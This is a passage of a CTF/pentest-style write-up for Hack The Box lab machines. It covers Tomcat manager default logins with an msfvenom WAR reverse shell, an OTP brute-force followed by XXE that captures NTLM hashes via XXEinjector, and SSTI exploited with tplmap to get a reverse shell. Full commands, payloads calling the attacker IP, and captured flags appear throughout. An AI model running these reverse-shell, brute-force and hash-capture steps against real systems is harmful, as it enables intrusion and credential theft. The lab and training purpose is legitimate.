• If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.
```

4. Reload the page and login with the default creds: tomcat - tomcat




The screenshot shows the Tomcat Web Application Manager interface in a web browser. The browser address bar shows `10.129.71.28:8080/manager/html`. The page has a yellow header with the Tomcat logo and the Apache Software Foundation logo. Below the header, there's a "Tomcat Web Application Manager" title. A message box says "Message: OK". The "Manager" section has links for "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The "Applications" section is a table with columns: Path, Version, Display Name, Running, Sessions, and Commands. The table lists four applications: `/`, `/SynAck-Portal`, `/host-manager`, and `/manager`. The `/manager` application is highlighted in green and shows 2 sessions. Below the table, the "Deploy" section has a form for "Deploy directory or WAR file located on server" with fields for "Context Path:" and "Version (for parallel deployment):".

Path	Version	Display Name	Running	Sessions	Commands
<code>/</code>	None specified		true	12	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
<code>/SynAck-Portal</code>	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
<code>/host-manager</code>	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
<code>/manager</code>	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


5. Use msfvenom to generate a .war payload:

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.53 LPORT=80 -f war -o shell.war
```



The screenshot shows a terminal window with the command `msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.53 LPORT=80 -f war -o shell.war` being executed. The output shows the payload size (1099 bytes), the final size of the war file (1099 bytes), and the file saved as `shell.war`. The terminal window has tabs for `teodor@Kali: ~/tools/dirsearch` and `teodor@Kali: ~/tools/tplmap`. A notification at the top says "Activation of network connection failed".

5. Upload the war shell and deploy it




The screenshot shows the "Deploy" section of the Tomcat Web Application Manager. It has a yellow header "WAR file to deploy". Below it, there's a form with a label "Select WAR file to upload" and a "Browse..." button. The file `shell.war` is selected. There is also a "Deploy" button.

6. Set your listener: `sudo nc -lvnp 80`

```
teodor@Kali: ~/tools/dirsearch x      teodor@Kali: ~  
(teodor@Kali)-[~/Desktop/synack]  
$ sudo nc -lvnp 80  
[sudo] password for teodor:  
listening on [any] 80 ...  
█
```

7. Access the shell location:

`http://10.129.71.28:8080/shell/`



8. Check to nc listener

```
(teodor@Kali)-[~/Desktop/synack]  
$ sudo nc -lvnp 80  
[sudo] password for teodor:  
listening on [any] 80 ...  
connect to [10.10.14.53] from (UNKNOWN) [10.129.71.28] 50398  
id  
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)  
ls  
conf  
lib  
logs  
policy  
webapps  
work  
█
```

9. Read the flag

```
cd /home
ls
min
cd min
ls
user.txt
cat user.txt
HTB{b87d62dcbbff432c6481553850022f074}
```

6. PhoneBook

Vulnerability type: OTP code Brute-force + XXE

Description: The attacker can reset the admin password through OTP code brute-force once the attacker has access to the admin panel, he can exploit the XXE vulnerability to compromise the server.

Severity: Critical


Remediation: Using CAPTCHA is a good way to prevent brute-force attacks. Use not only numbers but also characters which can make your OTP stronger.

Steps to reproduce:


1. Perform the nmap scan and find the open ports: 80, 135, 139, 443, 445 and 3306

```
teodor@Kali: ~/Desktop/synack
(teodor@Kali)-[~/Desktop/synack]
$ nmap -sC -sV 10.129.127.158
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 15:52 EDT
Nmap scan report for 10.129.127.158
Host is up (0.11s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/7.3.27)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-vuln-exchange: Error 404 for /owa
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp    open  ssl/http       Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/7.3.27)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-vuln-exchange: Error 404 for /owa
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
445/tcp    open  microsoft-ds?
3306/tcp   open  mysql?
|_ fingerprint-strings:
|_ FourOhFourRequest, GetRequest, HTTPOptions, Kerberos, LDAPBindReq, LDAPSearchReq, NCP, NULL, RPCCheck, SIP
Options, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, X11Probe:
|_ Host '10.10.14.53' is not allowed to connect to this MariaDB server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fi
ngerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port+3306-TCP-V=7.01T=7%N=5/31Time=60R53F7F%P=x86_64-nc-linux-gnu%r(NH
```



2. Go to `http://10.129.127.158/forgot.php` type the username “admin” submit the request, intercept it, and sent it to intruder.
3. On pin parameter add a random value like “1234”



4. On the payloads tab select “Numbers” from 1000 to 9999 and the “Step” will be 1. Start attack.




5. Check the length to identify the correct response.



6. Go to <http://10.129.127.158/index.php> and login with the user “admin” and the password that you already have.

7. In the “lastname” input enter a random value, click on login and capture the request.



8. Let's check if there is a XXE vulnerability; set your python server on port 80 and do a request with the following XML content:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://<ip>:80/test">
]>
<r>&sp;</r>
```

The screenshot shows the Burp Suite Professional v2020.12.1 interface. The 'Repeater' tab is active, displaying a list of requests. The selected request is a POST to /lib.php. The 'Request' pane shows the raw HTTP request, and the 'Response' pane shows the raw HTTP response.

Request:

```
1 POST /lib.php HTTP/1.1
2 Host: 10.129.127.158
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) C
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; chars
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 123
10 Origin: http://10.129.127.158
11 Connection: close
12 Referer: http://10.129.127.158/search.php
13 Cookie: PHPSESSID=b5l35me0engrigrjilnsud3eId
14
15 <?xml version="1.0" ?>
16 <!DOCTYPE r [
17 <!ELEMENT r ANY >
18 <!ENTITY sp SYSTEM "http://10.10.14.53:80/test">
19 ]>
20 <r>
    &sp;
  </r>
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 31 May 2021 21:33:56 GMT
3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
4 X-Powered-By: PHP/7.3.27
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 30
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 : HTB{P1N_C0D3S_N3VER_L0CK}
13
```

8.1 Check the Python Web Server to confirm the vulnerability.

The screenshot shows a terminal window on a Kali Linux machine. The user is running a Python web server on port 80. The terminal output shows the server serving HTTP on 0.0.0.0 port 80 and receiving two requests from 10.129.127.158. The first request is a GET for /test, which returns a 404 status and the message 'File not found'. The second request is a GET for /test HTTP/1.0, which also returns a 404 status.

```
teodor@Kali: ~/Desktop/synack/XXE/XXEinjector
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.127.158 - - [31/May/2021 17:33:55] code 404, message File not found
10.129.127.158 - - [31/May/2021 17:33:55] "GET /test HTTP/1.0" 404 -
```

9. Save the Burpsuite request as xxe1.txt, delete the XML content, and put the following "marker": XXEINJECT

```
(teodor@Kali)-[~/Desktop/synack/XXE/XXEinjector]
$ cat xxe1.txt
POST /lib.php HTTP/1.1
Host: 10.129.127.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 139
Origin: http://10.129.127.158
Connection: close
Referer: http://10.129.127.158/search.php
Cookie: PHPSESSID=n16cj57bvcnmt78dhi7qld20oh

XXEINJECT
```

10. Use XXEinjector tool to extract the Windows hash of the user that runs an application through XML injection (XXE).

```
$ sudo ruby XXEinjector.rb --host=10.10.14.53 --file=xxe1.txt --hashes
```

```
(teodor@Kali)-[~/Desktop/synack/XXE/XXEinjector]
$ sudo ruby XXEinjector.rb --host=10.10.14.53 --file=xxe1.txt --hashes
XXEinjector by Jakub Pałaczyński

Enumeration options:
"y" - enumerate current file (default)
"n" - skip current file
"a" - enumerate all files in current directory
"s" - skip all files in current directory
"q" - quit

[+] Start msfconsole with auxiliary/server/capture/smb. Press enter when started.
>
[+] Sending request with malicious XML.
[+] Responding with proper XML.
[+] Check msfconsole for hashes.
>
```

11. Check the msfconsole and get the flag.

NOTE:

Unfortunately, for some reason the second time I could not reproduce this vulnerability successfully to obtain a screenshot with the flag, but here it is

HTB{L0V3_NTLM_AU7H}. My msfconsole log looks fine, I think it is a problem with PhoneBook machine.

7. IppsecRocks

Vulnerability type: Server-Side-Template-Injection (SSTI) escalate to RCE

Description: The attacker can run execute commands on the server exploiting the SSTI vulnerability.

Severity: Critical

Remediation: One of the simplest ways to avoid introducing server-side template injection vulnerabilities is to always use a "logic-less" template engine, such as Mustache, unless absolutely necessary.

Steps to reproduce:


1. Perform the nmap scan and find the open ports: 22 and 80

```
(teodor@Kali)-[~/Desktop/synack/XXE/XXEinjector]
$ nmap -sC -sV 10.129.127.172
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 17:45 EDT
Nmap scan report for 10.129.127.172
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256 3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256 63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: IppSec - Search
|_ http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds

(teodor@Kali)-[~/Desktop/synack/XXE/XXEinjector]
$
```

1. Go to <http://10.129.127.172/> and type the following SSTI payload in the search input and submit: `{{7*7}}`, don't forget to capture the request.



2. Set your listener:

```
sudo nc -lvp 1234
```

3. Use the tplmap to exploit the SSTI vulnerability and get reverse shell

```
python tplmap.py -X POST -u 'http://10.129.127.172/subscribe.php' -d  
'email=*' --reverse-shell 10.10.14.53 1234
```

```
teodor@Kali: ~/tools/tplmap

(teodor@Kali)-[~/tools/tplmap]
$ python tplmap.py -X POST -u 'http://10.129.127.172/subscribe.php' -d 'email=*' --reverse-shell 10.10.14.53 1234
/home/teodor/.local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported
Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography import utils, x509
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'email' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin is testing blind injection
[+] Twig plugin is testing rendering with tag '{{*}}'
[+] Twig plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

POST parameter: email
Engine: Twig
Injection: {{*}}
Context: text
OS: Linux
Technique: render
Capabilities:

Shell command execution: ok
```

```
teodor@Kali: ~/tools/tplmap x teodor@Kali: ~/tools/tplmap x

(teodor@Kali)-[~/tools/tplmap]
$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.127.172] 45044
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

3. Use the following command to spawn the PTY shell:

```
python3 -c "import pty; pty.spawn('/bin/bash')"
```



```
teodor@Kali: ~/tools/tplm... x teodor@Kali: ~/tools/tplm... x
(teodor@Kali)-[~/tools/tplmap]
$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.127.172] 45044
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@buntu:/var/www/html$
```

```
www-data@buntu:/var/www/html$ cd /home
cd /home
www-data@buntu:/home$ ls
ls
min
www-data@buntu:/home$ cd min
cd min
www-data@buntu:/home/min$ ls
ls
user.txt
www-data@buntu:/home/min$ cat user.txt
cat user.txt
HTB{R3V_5H3LL_1SNT_ALWAYS_THE_WAY}
www-data@buntu:/home/min$
```

Note:

I want to mention that the remediation methods are just for the first vulnerability of every box and these are not the only possible solutions.

Reference:

<https://owasp.org/www-project-top-ten/>